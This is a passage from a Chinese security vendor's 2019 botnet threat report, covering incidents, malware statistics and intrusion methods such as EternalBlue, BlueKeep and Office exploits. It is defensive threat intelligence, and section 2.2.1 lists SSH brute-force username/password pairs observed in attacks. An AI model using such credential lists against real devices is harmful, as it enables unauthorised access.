
2019

BOTNET趋势报告

Botnet Trend Report

NSFOCUS

伏影实验室
NSFOCUSFUYING LAB



关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（以下简称绿盟科技公司），成立于 2000 年 4 月，总部位于北京。公司于 2014 年 1 月 29 日在深圳证券交易所创业板上市，证券代码：300369。绿盟科技在国内设有 40 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。公司在美国硅谷、日本东京、英国伦敦、新加坡设立海外子公司，深入开展全球业务，打造全球网络安全行业的中国品牌。

目录

目录 CONTENTS

执行摘要

随着计算机技术的蓬勃发展，大量网络设备被接入，全球互联网体量急速膨胀。然而，网络安全能力建设的速度远远赶不上互联网体量膨胀速度，使得互联网安全缺口不断扩大。裂隙之中滋生病菌，大量网络犯罪集团和个人占据着低安全性的网络资源，组建并控制僵尸网络集群，进而从中获利。

僵尸网络（后文统称为 Botnet）是当今互联网威胁的重要载体。DDoS 攻击、广告捆绑、挖矿、信息窃取等行为持续依托 Botnet 进行活动，而某些勒索软件会通过 Botnet 进行传播，甚至 APT 攻击也开始使用 Botnet 探路。近年来，越来越多的 Botnet 开始使用 BaaS（Botnet as a Service）的方式提供服务，该方式降低了不法分子进行持续威胁的成本，同时也提高了他们控制 Botnet 的便利性。这导致 Botnet 数量不断攀升，规模不断扩大，严重危害互联网生态环境，需要对其进行对抗和打击。对抗 Botnet 需要有针对性的防御措施，打击 Botnet 需要有针对性的组织画像。这都要求对 Botnet 进行研究和追踪，捕获入侵的恶意软件，分析恶意软件技术，解读其发展趋势，跟踪其最新动态，从而达到获取威胁情报和防御的目的。

绿盟科技伏影实验室多年来持续研究并追踪 Botnet，同时在 APT 研究与跟踪方向也取得重要进展。总的来说，今年威胁形势与之前相比，既有延续，也有变化，呈现以下趋势：

入侵与传播：

- 弱口令爆破和各类远程可执行漏洞仍然是现网攻击入侵的重要手段，涉及平台及资产范围广泛；鱼叉邮件投送持续活跃，凸显出攻击的阶段性和分工性，给追踪带来了巨大挑战，同时此类攻击有较强的目标针对性和内容迷惑性，往往能够骗取目标的信任与好奇心，因此多年来屡试不爽。应对这些入侵威胁，需要管理者和运维者及时更新升级相关系统，并加强对个人的安全意识培训，以避免受到攻击或最大程度降低因攻击而受到的损失。

持续性威胁：

- 爆破活动逐渐从 Botnet 的爆破功能中独立出来，由专项爆破家族实施。新家族 GoBrut 发起了针对 WordPress 等多种网站管理框架、数据库和远程管理协议的大规模爆破活动，版本不断迭代，体现出 Go 语言恶意软件组成的 Botnet 正在迅速发展。

- 广告捆绑软件为了争夺用户推广软件，持续采取静默安装和广告弹窗等方式，甚至出现了传播

执行摘要

恶意软件这种“白夹黑”的情况，其利益链条和安全风险更需进行深入研究。

- DDoS 威胁方面，美国依然承受了最多的攻击，而这些攻击大部分来自 Gafgyt 和 Mirai 两大家族，其中 UDP 泛洪攻击占比进一步提升。由于更多企业和个人将服务器转移到云 /VPS 服务上，使得后者承受了越来越多的攻击流量。
- 勒索软件“前仆后继”，随着部分旧家族的退出，一些产业化程度更高的新家族浮出水面。GandCrab 和 Sonikibi 是 2019 年最为活跃的勒索软件家族之一。
- 银行木马肆意横行，恶意家族的强强联合使得威胁进一步升级，由更多的“单打独斗”向多种攻击方式融合，最终以榨取用户钱财为目的。
- 移动平台亦是 Botnet 威胁的重要发展面，其上的恶意软件种类数量不逊于 PC 端，广告软件、银行木马、勒索软件等应有尽有，对 Android 手机和平板电脑这类存有重要个人信息的设备构成严重威胁。Android 电视盒子等设备因远离用户管控，故而更易受到挖矿软件的入侵。
- Botnet 依然是 APT 组织维护其持续性威胁的重要方式，2019 年出现了其他 Botnet 组织协助 APT 组织攻击的迹象。

根据以上观测和研究结果，本年度 Botnet 不管是在入侵还是持续性威胁活动方面，其影响较之往年更甚。服务者、管理者和使用者需要依据实时的威胁情报，合力对 Botnet 进行管控治理，以避免其威胁到重要的服务和设施。

关于绿盟科技伏影实验室

伏影实验室专注于安全威胁与监测技术研究。研究目标包括 Botnet 威胁，DDoS 对抗，WEB 对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。


为深入研究 Botnet，伏影实验室设立了跟踪 Botnet 的独立系统，接收来自绿盟科技威胁情报中心（NTI）的威胁情报数据，提取数据中包含的 Botnet 线索，使用独特的手段对线索关联到的 Botnet 进行持续观测并采集指令，从而感知 Botnet 动态，进而掌控 Botnet 趋势，为攻击预警、应急响应、数据分析等提供支持。

伏影实验室对 Botnet 的研究成果融入到了绿盟科技的多个产品当中，包括为 IDPS 产品持续提供规则，为 NTI 产品反哺大量 IoC 情报等。通过对 Botnet 的专向研究，保证了绿盟科技在威胁感知领域的专业度与敏感度，从而为客户持续提供独到而权威的威胁情报，更好地应对网络威胁。

关于绿盟威胁中心 NTI

绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行 持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了 绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

1



2019 Botnet安全事件概览

2019 年，网络安全威胁事件频发，恶意软件在其中扮演着重要角色，组成的 Botnet 展现出惊人的破坏力：

2018 年底，驱动人生遭受供应链攻击，其升级通道被植入了门罗币挖矿木马，入侵个人主机后通过永恒之蓝漏洞进行横向传播，导致大量用户感染。该攻击带来的影响持续至 2019 年，并引发多起应急事件。

2019 年年初，银行木马 Emotet 联合 Trickbot 下发勒索病毒 Ryuk。这三个家族互相牵连，组成了多级载荷，向欧美国家企业发动攻击 [1]。此后，Emotet 家族进入活跃阶段，攻击事件数量激增。

2019 年年初，爆破型家族 GoBrut 首次被发现，并在 8 月对大量 WordPress 这类网站管理框架进行弱口令爆破攻击，影响了数万个目标。由于被攻破目标的名单被公布在开放访问的服务器上，使得事件影响进一步升级。通过对 GoBrut 的持续跟踪，伏影实验室发现该家族依旧活跃，持续进行着针对 WordPress 等网站管理框架和 SSH 协议的大规模爆破活动。

2019 年 6 月，著名勒索病毒 GandCrab 的开发组织在俄语论坛发布声明称将停止对程序的更新。之后，该勒索病毒的继任者 Sodinokibi 开始活跃，并发起针对包括中国用户在内的鱼叉攻击事件（伪造成敦豪国际航空快递公司邮件）[2]。伏影实验室发现 Sodinokibi 运营者使用了更公开的在线交流平台以方便受害者缴纳赎金，显示了高度的产业化程度。


2019 年 6 月，伏影实验室在跟踪广告捆绑家族 SoftCNApp 时，发现了其传播了恶意软件，会进行一系列恶意推广活动，包括劫持浏览器主页、推广其他软件和显示广告弹窗等。这类广告捆绑软件持续活跃，不但影响用户体验，而且成为了其他恶意软件的传播渠道。

2019 年 8 月，伏影实验室发现了 IoT 平台家族 Mirai 的特殊变种。该变种将 C&C 部署于暗网中，通过代理服务器与 C&C 通信。这种手法或许会被 Linux/IoT 恶意家族借鉴，形成新的网络威胁。

2019 年 9 月，伏影实验室捕获到一起利用 Redis 漏洞入侵的门罗币挖矿攻击，该攻击中使用的恶意载荷 SkidMap 会替换多个 Linux 常用命令的二进制文件并加载恶意驱动以阻止用户发现异常。这种后门 +Rootkit 的攻击组合增强了恶意软件的隐匿性，在一定程度上给检测工作带来了困扰。

2

2019 Botnet威胁趋势分析



Botnet 承载着众多网络威胁。伏影实验室一直聚焦于对 Botnet 威胁的捕获、追踪和研究。2019 年，伏影实验室在此基础上进一步提升捕获与追踪技术的能力，关注更多形式的威胁，如挖矿、勒索、银行木马窃取和广告软件捆绑等，并涉足乱象丛生的移动平台。

入侵方式方面，弱口令和远程漏洞利用依旧猖獗。伏影实验室今年捕获到 1300 余万次的 SSH 爆破攻击和 460 万余次针对 Windows 平台的永恒之蓝漏洞利用攻击，同时发现针对 IoT 平台漏洞利用载荷数量激增，从去年的 54 个飙升至今年的 100 个。

持续威胁方面，DDoS、挖矿、勒索、银行木马和广告捆绑等恶意家族组成了目前流行的 Botnet。

本年度，超过 60% 的 DDoS 攻击来自于 Gafgyt 和 Mirai 等少数 IoT 家族，其中近 50% 的攻击类型为 UDP 泛洪攻击。数据显示，美国依然是 DDoS Botnet 攻击的主要来源和最大受害者，中国、澳洲、欧洲各国亦受到严重影响。

勒索软件的数量随着加密货币价值的变化而变化，其攻击目标多为利润丰厚的企业。GandCrab 赚得盆满钵满的事实变相鼓励了其他“牛鬼蛇神”的出现，例如产业化程度更高（使用 24 小时在线客服）的 Sodinokibi 家族。

挖矿木马的数量和种类随着加密货币价值的回弹而大量增加，其主要攻击目标为具有高性能设备的金融和运营商等企业。

银行木马借助鱼叉攻击为害四方，Emotet 与 Trickbot 是其中的“佼佼者”。这类家族在窃密的同时甚至会投递勒索软件，使得受害者受到财产和数据的双重损失。

广告捆绑软件作为灰色产业的重要组成部分，依然通过推广安装和广告弹窗等方式进行变现。其推广安装的软件种类包括“装机必备”软件（输入法、压缩工具等）、游戏平台、浏览器和视频 / 直播软件等。这些软件在不通知用户的情况下静默安装其他软件，不仅消耗用户的设备资源，而且增大了用户受到恶意软件入侵的可能性。

移动端威胁方面，第三方市场和非法链接成为恶意 App 的主要感染渠道。移动端恶意软件成分复杂，包含广告类、代理类、银行木马类、挖矿类和勒索类等，数量居高不下。其中，广告软件的主要扩散手段为二次打包、伪装和嵌入携带 SDK 等，而挖矿软件则主要使用 JS 和 Native 模块进行挖矿，并向电视盒子等设备扩展。

后文将对这几类威胁分别展开进行描述。

2.1 Botnet 恶意软件趋势总览

自 2019 年 1 月以来，Botnet 恶意软件总体数量呈上升趋势，并在八月到达顶峰。

恶意软件的所属平台能够体现各操作系统的市场占有率和贴近用户的情况。不同平台承载的威胁具有差异，使得攻击者需要将其与自身需求相结合来进行选择。开发语言和文件类型，则体现了当前攻击者制作恶意软件和文件的手段。根据语言和类型的差异，部分恶意软件用于入侵，部分则用于后续持续威胁。

2.1.1 平台

对恶意软件的所属平台进行统计，其各个月份的占比情况如下图：




图 2.1 恶意软件平台分布

恶意软件的平台分布情况相比以往没有明显变化，Windows 平台和 Android 平台的恶意软件数量占比超过 95%，这两个平台是恶意软件依附的主体。

日常生产生活中， Windows 和 Android 设备（Android 手持类设备、影音播放盒子和电视盒子）覆盖了绝大多数人的使用场景，这些设备绝对数量庞大，同时大多存储高价值的个人信息，容易成为各类恶意软件的目标。其中，以 Android 为代表的移动端经过多年发展，各类恶意软件层出不穷，已经成为 Botnet 活跃的重要平台。

2.1.2 开发语言

恶意软件的开发语言的流行程度通常与其所属平台的流行程度及语言便利性有一定关系。对恶意软件的开发语言进行统计，得到各月占比情况如下图：




图 2.2 恶意软件编写语言月度分布

C/C++ 和 C# 仍然是编写恶意软件主流语言，占据支配地位，而 Java 和 Python 分列二、三位。

C/C++ 主要用于 Windows、Linux/IoT 平台和移动端 Native 层。这两种语言能够更好的操纵底层数据，甚至访问系统内核，获取更高的权限，具有其他语言不可比拟的优势。C# 作为 Windows 版的 Java，封装程度高于 C/C++，更易于处理各类业务逻辑，因此长期用于编写恶意软件。

Java 作为最受欢迎的开发语言之一，对应了 Android 系统的恶意软件的流行程度。

Python 是广受追捧的胶水语言，编写轻便，可跨平台运行，因此被一些恶意软件用作攻击和执行命令的载体，以替代二进制文件完成诸如定时任务等功能。

此外，Go 语言因其跨平台性而愈发受到不法群体的关注，使得近年来其编写的恶意软件逐渐流行，数量方面成倍增加且类型各异。

2.1.3 文件类型

对包括脚本和文档在内的恶意文件的类型进行统计，其各月占比情况如下图：




图 2.3 恶意软件类型月度分布

PE 类型的恶意文件占比近 7 成，Office 文档、PDF 和压缩包等往往在鱼叉攻击的投递环节出现。

2.1.4 小结

恶意软件作为攻击事件的重要载体，承担了入侵设备后持续攻击的任务。因此，通过分析恶意软件，可以获知其横向传播手段，判断其攻击类型和恶意目的，并对其进行持续追踪，挖掘其生命周期中所有的高价值情报。下文将从入侵传播手段和驻留设备后攻击类型的角度切入，分析捕获和追踪的情报。

2.2 入侵与传播方式分析

攻击者在侦测阶段可以通过批量扫描，来确定要攻击的具体目标。这些扫描通常针对设备的登录用户名、口令和漏洞等。此外，攻击者也可以通过搜集邮箱地址，投递恶意诱饵进行入侵。

2.2.1 弱口令

弱口令被称为不是漏洞的漏洞，利用门槛低，是攻击者常用的入侵手段之一。

本年度伏影实验室捕获到超过 47 万次针对 MSSQL 数据库的弱口令爆破攻击，这些攻击尝试大多以“sa”作为用户名，数量占到 90% 以上。

同时，伏影实验室还捕获到超过 1 千万次针对 SSH 的爆破攻击。通过整理发现，root 和 admin 分别是使用最多的用户名和口令，其组合占比达 62%，其次是 root 与空口令的组合 , 占比为 30%。




图 2.4 SSH 爆破组合占比

对剩下 30% 的组合进行统计，发现 nproc + nproc、root + default、root + vizxv、root + taZz@23495859 等组合的利用最为频繁，如下图所示：




图 2.5 SSH 爆破组合剩余部分占比

进一步统计发现，大部分弱口令试探都针对 IoT 设备，影响了以下品牌的产品：

图 2.6 SSH 弱口令攻击针对的设备品牌

2.2.2 漏洞利用

利用漏洞攻击一直是 Botnet 自我扩张的重要环节。由于 Botnet 的特性，Botnet 控制者可以借助 Bot 节点完成风险低且效率高的全网扫描。现在，越来越多的 Botnet 家族正在将漏洞扫描行为常态化，使用的漏洞载荷数量逐年攀升。

2.2.2.1 Windows

Windows 平台方面，针对 SMB 协议的永恒之蓝系列（MS17-010）漏洞利用依然活跃。

伏影实验室本年度共捕获到超过 1000 万次的永恒之蓝漏洞扫描行为和超过 462 万次的实际利用行为，如下图所示：




图 2.7 永恒之蓝扫描和利用次数

新漏洞方面，自从远程桌面漏洞 BlueKeep（CVE-2019-0708）公布以来，就受到不法分子密切关注。

自 7 月以来，多家安全厂商检测到包括多个 Botnet 家族开始携带 BlueKeep 扫描模块，这些模块均由 CVE-2019-0708 Scanner 衍生，甚至被转换为了多个语言版本。

有趣的是，最早添加 BlueKeep 漏洞扫描模块的恶意软件家族来自 Linux 平台，名为 WatchBog，用于门罗币挖矿。今年 7 月，Intezer 报告指出，WatchBog 的新版本变种中包含了 BlueKeep 漏洞扫描模块 [3]。该扫描模块原型为 Github 上开源的 CVE-2019-0708 Scanner，WatchBog 借助该模块扫描指定 IP 列表中是否有目标包含 RDP 漏洞，并将扫描结果上传，由控制者贩卖或进行其他攻击活动。此外，WatchBog 还会扫描 CVE-2018-1000861、CVE-2019-7238、CVE-2019-0192、CVE-2019-10149 和 CVE-2019-11581 等五个漏洞，分别攻击 Jira，Exim，Solr，Jenkins 和 Nexus Repository Manager 等服务。

目前已有挖矿家族 DTLMiner 被发现使用该漏洞进行复制与传播 [4]，且其他 Botnet 扫描流量的增长使得此类威胁持续膨胀，成为 Windows 平台的重大安全隐患。

鱼叉攻击方面，Office 相关漏洞依然是载荷投递阶段的绝对“主力”。对 Office 软件的 CVE 使用情况进行统计发现，CVE-2017-11882 依然是最受欢迎的漏洞利用方式。该漏洞存在于公式编辑器 Equation Editor 中，虽然后来被其他工具取代，但微软出于兼容性考虑将其保留。该漏洞潜伏长达 17 年，

属于典型的栈溢出，由于没有缓冲区安全检查机制 (GS)，所以流行起来。

